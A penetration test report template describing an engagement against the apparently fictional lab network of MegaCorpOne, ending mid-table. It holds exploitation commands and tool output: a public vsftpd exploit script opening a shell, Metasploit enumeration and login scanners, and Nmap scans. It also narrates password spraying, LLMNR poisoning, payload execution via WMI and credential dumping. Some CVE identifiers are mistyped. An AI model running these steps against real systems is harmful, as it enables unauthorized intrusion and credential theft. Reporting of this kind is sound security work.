Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

EncryptedGio, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	EncryptedGio, LLC
Contact Name	Giovanni Milano
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	gio@EncryptedGio.com

Document History

Version	Date	Author(s)	Comments
001	07/10/2023	Giovanni Milano	

Introduction

In accordance with MegaCorpOne's policies, EncryptedGio, LLC (henceforth known as EG) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by EG during July of 2023.

For the testing, EG focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

EG used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

EG begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

EG uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

EG's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Multi-platform environment: The environment consisted of both Linux and Windows systems. This diversity can potentially increase the difficulty for an

attacker to move laterally within the network as they would require knowledge and tools compatible with both systems.
- Service segregation: Different services were hosted on different machines. This helps to limit the potential impact of a single system being compromised.
- Use of Kerberos authentication in Windows machines: The Windows machines on the network use the Kerberos authentication protocol which is a secure method for authenticating user service requests to computers on a given network.
- Password usage: In some instances, complex passwords were used (for example, for the user "tstark"), demonstrating a good understanding of password security.
- User account management: There seemed to be a diverse set of user accounts suggesting good user account management with possibly separate roles and privileges for each.

Summary of Weaknesses

EG successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak and Reused Passwords: Some users were found to be using weak passwords or reusing passwords across different systems. This significantly eases the process of password cracking and increases the risk of unauthorized access to accounts.
- Stored Plain-text Credentials: Some administrators were found to be storing credentials in plain text on their machines. This behavior provides an easy way for an attacker who gains initial access to escalate their privileges or access other systems.
- Missing Patches/Updates: Some systems in the environment were found to be running outdated versions of software (Vsftpd v2.3.4) with known vulnerabilities. This increases the risk of these systems being exploited.
- Lack of Network Segmentation: The network appears to lack proper segmentation, allowing for easy lateral movement once an attacker gains initial access.
- Insecure Protocols: The network was found to be using insecure protocols such as SMB and LLMNR that are susceptible to man-in-the-middle attacks and password spraying attacks.
- Unrestricted Access to Sensitive Files: Low privilege users were able to access sensitive files like /etc/shadow file on Linux machines.
- Absence of Intrusion Detection/Prevention Systems: During the penetration testing activities, there were no signs of any Intrusion Detection System (IDS) or Intrusion Prevention System (IPS) that could detect or prevent the various scans and exploitation attempts.

- Inadequate Monitoring and Logging: The activities performed, including password spraying and lateral movement, did not seem to trigger any alerts, indicating insufficient monitoring and logging practices.

These vulnerabilities, if not addressed, pose serious risks to the security of MegaCorpOne's network.

Executive Summary

At the outset of our penetration test, our initial action involved accessing the MegaCorpOne website by guessing basic passwords. This basic authentication, often overlooked as a potential vulnerability, resulted in our initial entry into the network. This stage of the assessment highlighted the importance of robust password policies, as we were able to gain unauthorized access through relatively simple password guessing tactics.

Following our successful authentication, we obtained a shell script. This script served as our first foothold into the MegaCorpOne network, and was instrumental in our efforts to further infiltrate the system. This finding stressed the criticality of securely configuring and protecting scripts and files that might be leveraged by an attacker to gain a deeper foothold into a network.

To gain a better understanding of the internal network and its vulnerabilities, we launched an extensive network scanning campaign using Zenmap and NSE scripts. This scanning process uncovered a machine with an open port 21, which was identified as a point of interest. We then used a Python script to exploit a vulnerability associated with this service, granting us a reverse shell into the machine. Concurrently, we were conducting research to identify suitable Command and Control (C2) frameworks that could aid in our ongoing operation.

As our access and control over the network continued to increase, we utilized the power of Metasploit to exploit further open services on the compromised machine. Our successful exploitation led to an escalation of our access privileges, providing us with a more profound level of control over the system. We then moved to escalate our privileges from a basic user level to a higher one, an action that further solidified our control over the system.

Once we switched our focus to the Windows machines on the network, we engaged in targeted port scanning. This activity led to the identification of more potential targets for exploitation. We executed a password spray attack against these newly discovered Windows machines and successfully found additional sets of working credentials. Our attacks didn't stop there. We exploited the Link-Local Multicast Name Resolution (LLMNR) protocol to spoof responses and capture NTLMv2 hashes, which were subsequently cracked, yielding even more usable credentials.

Leveraging our increased access, we utilized Windows Management Instrumentation (WMI) to delve deeper into our target machine and remotely execute commands. At this stage, we employed msfvenom to create a custom payload, which we transferred to the target host. We then executed this payload using WMI. This process gained us even more access and escalated our privileges on the Windows machine to the SYSTEM level, granting us full control over the machine.

In the final stages of our engagement, we performed credential dumping on the compromised Windows machine. This activity extracted cached Windows credentials, which we then cracked offline, furnishing us with more login credentials. With these new

credentials, we carried out lateral movement from the compromised Windows machine to the WINDC01 domain controller. We leveraged our escalated access on the domain controller to dump and crack additional user credentials, providing a near-complete level of access to the MegaCorpOne network. Our assessment revealed several critical vulnerabilities that MegaCorpOne must urgently address to enhance its network security and resist such compromising attacks.

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
Weak credentials	Critical
IP addresses exposed for domain servers	Medium
Exposed and unprotected shell scripts	High
Open FTP Port	High
Service vulnerability exploitable with Python script	High
Inadequate defensive measures against Command and Control frameworks	Medium
Open services susceptible to Metasploit exploits	Critical
Plain-text password storage	Critical
Open ports indicative of Windows machines	Medium
Reuse of cracked credentials across systems	High
LLMNR Poisoning	High
Command execution via WMI	Critical
CVE Vulnerabilities	Medium
Insufficient restrictions for service creation	High
NTLM Hash extraction from memory	Critical
Later movement enabled due to lack of network segmentation	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	194.56.244.87 – www.megacorpone.com 172.22.117.100 – host machine 172.22.117.150 – Linux machine 172.22.117.20 – Windows10 machine 172.22.117.10 – WinDC01 – Domain Controller
Ports	21 FTP, 22 SSH, 80 HTTP, 443 HTTPS, 445 SMB, 139 RPC/SMB, 3389 RDP, 88 Kerberos

Exploitation Risk	Total
Critical	7
High	6
Medium	4
Low	0

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. EG was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

CVE Vulnerabilities

Risk Rating: medium

Description: : We ran a report using Shodan which identified the following potential vulnerabilities on Megacorpone's apache servers: CVE-2022-29404, CVE-2022-28330, CVE-222-22721, CVD2022-22720, CVE-2022-31813, CVE-2022-23943, CVE-2022-30522, CVE-2022-26377, CVE2022-28614, CVE-2022-28615, CVE-2022-22719, CVE-2022-30556

Affected Hosts: apache servers

Remediation:

- CVE are publicly known security flaws. We did not specifically test to determine if your system has these vulnerabilities, but recommend that you learn more about them.
- ● Details about these vulnerabilities can be found at: https://cve.mitre.org/cve/search_cve_list.html

Domain server IP addresses exposed


Risk Rating: medium

Description: : Investigation via the tool Recon-ng disclosed the IP addresses for Megacorpone's trio of Name Servers (NS). Given that Recon-ng is freely accessible, potential adversaries could exploit this information. This exposure could render Megacorpone susceptible to DNS spoofing or poisoning attacks, where users could be misdirected from the intended site to malicious alternatives.

Affected Hosts: ns1.megacorpone.com, ns2.megacorpone.com, ns3.megacorpone.com

Remediation:

- Make the IP addresses for these servers private
- If you choose for the IP addresses to remain public you'll need to ensure that servers are upto-date and have strong firewall protections in place.



Recon-ng Reconnaissance Report

[-] Summary

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	18
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

[-] Hosts

host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.222.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget

Weak Credentials

Risk Rating: Critical

Description: The Linux system at 172.22.117.150 was found to have a weak username/password combination (msfadmin:msfadmin). This credential was easily guessed due to it being a common default credential pair for Metasploitable systems.

Affected Hosts: 172.22.117.150

Remediation:

- Require a strong password complexity that includes at least 12 characters, a combination of upper and lower-case letters, numbers, and special characters.
- Change the default credentials for all systems and ensure unique passwords for each.
- Consider implementing two-factor authentication for sensitive systems.

Open FTP port


Risk Rating: High

Description: During the network scan, it was noticed that the machine with IP 172.22.117.150 has port 21 (FTP) open and running an outdated version of vsftpd. This exposed service is a potential entry point for unauthorized users.

Affected Hosts: 172.22.117.150

Remediation:

- Update the FTP service to the latest version to mitigate known vulnerabilities.
- Consider closing the FTP port if it's not necessary for the operation.
- Implement strong access controls and use encrypted communication channels (SFTP or FTPS).



Service Vulnerability Exploitable with Python Script

Risk Rating: High

Description: A Python script was used to exploit a service vulnerability on the target machine 172.22.117.150. This allowed an attacker to gain unauthorized access to the system.

Affected Hosts: 172.22.117.150

Remediation:

- Regularly patch and update system software to mitigate known vulnerabilities.
- Implement a vulnerability management program to regularly scan for and remediate vulnerabilities.
- Consider using intrusion detection/prevention systems to identify and block exploit attempts.

```
┌──(root💀kali)-[~]
└─# nano /usr/share/exploitdb/exploits/unix/remote/49757.py

┌──(root💀kali)-[~]
└─# python /usr/share/exploitdb/exploits/unix/remote/49757.py
usage: 49757.py [-h] host
49757.py: error: too few arguments
```

```
┌──(root💀kali)-[~]
└─# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send `exit` to quit shell
```

Open Services Susceptible to Metasploit Exploits

Risk Rating: Critical

Description: Multiple services on host 172.22.117.150 were found to be vulnerable to Metasploit exploits. These included ftp, smtp, and ssh services, providing multiple avenues for unauthorized system access.

Affected Hosts: 172.22.117.150

Remediation:

- Regularly update and patch services to prevent exploitation.
- Harden configurations and consider using firewalls or intrusion detection/prevention systems to limit exposure and detect potential exploit attempts.
- Implement robust monitoring and logging to identify suspicious activity.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 172.22.117.150:25     - 172.22.117.150:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 172.22.117.150:25     - 172.22.117.150:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libu
uid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog,
user, uucp, www-data
[*] 172.22.117.150:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 172.22.117.150:22 - Starting bruteforce
[*] Error: 172.22.117.150: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't
 be blank (Metasploit::Framework::LoginScanner::SSH)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Plain Text Storage of Admin Credentials


Risk Rating: Critical

Description: In the privilege escalation activity, a plain text file was found at /var/tmp/admin/password.txt containing administrator credentials. This practice exposes sensitive data to any malicious insider or successful external intruder.

Affected Hosts: 172.22.117.150

Remediation:

- Never store passwords in plain text. All sensitive data should be encrypted, both in transit and at rest.
- Educate administrators on secure practices for managing credentials.
- Regular audits should be done to ensure no sensitive information is stored insecurely.



Poor User Access Management


Risk Rating: High

Description: The "msfadmin" user was found to have root privileges on the system. This is a significant security risk, as it would allow any attacker who compromised this account to have complete control over the system.

Affected Hosts: 172.22.117.150

Remediation:

- Implement least privilege access controls. Users should be given only the access they need to perform their roles.
- Regularly review user accounts and permissions to identify and correct any inappropriate access rights.



Windows Machine Port Misconfigurations

Risk Rating: High

Description: Two Windows machines were identified on the network with numerous ports/services open that suggest they're Windows machines. These include SMB, Kerberos, RPC, Netbios and Microsoft Terminal Services. These could serve as potential entry points for attackers.

Affected Hosts: 172.22.117.10, 172.22.117.20

Remediation:

- Close unnecessary ports and services to reduce potential attack vectors.
- Implement strong access controls on necessary services and consider using firewalls or intrusion detection/prevention systems to limit exposure and detect potential exploit attempts.
- Regularly patch and update system software to mitigate known vulnerabilities.

```
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00064s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
MAC Address: 00:15:5D:02:04:11 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00082s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3390/tcp open  dsc
MAC Address: 00:15:5D:02:04:01 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE    SERVICE
80/tcp   open     http
5901/tcp open     vnc-1
6001/tcp open     X11:1
8080/tcp filtered http-proxy
```

Weak Passwords Subject to Spraying Attacks

Risk Rating: High

Description: The organization's Windows machines were found to be susceptible to password spraying attacks. An attempt to login using a common password across multiple accounts was successful, indicating weak password policies.

Affected Hosts: 172.22.117.10, 172.22.117.20

Remediation:

- Enforce complex password requirements, including length, complexity, and history requirements.
- Implement account lockout policies to limit the effectiveness of password spraying attacks.
- Regular security awareness training should include information about choosing strong passwords.

```
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting  Required  Description
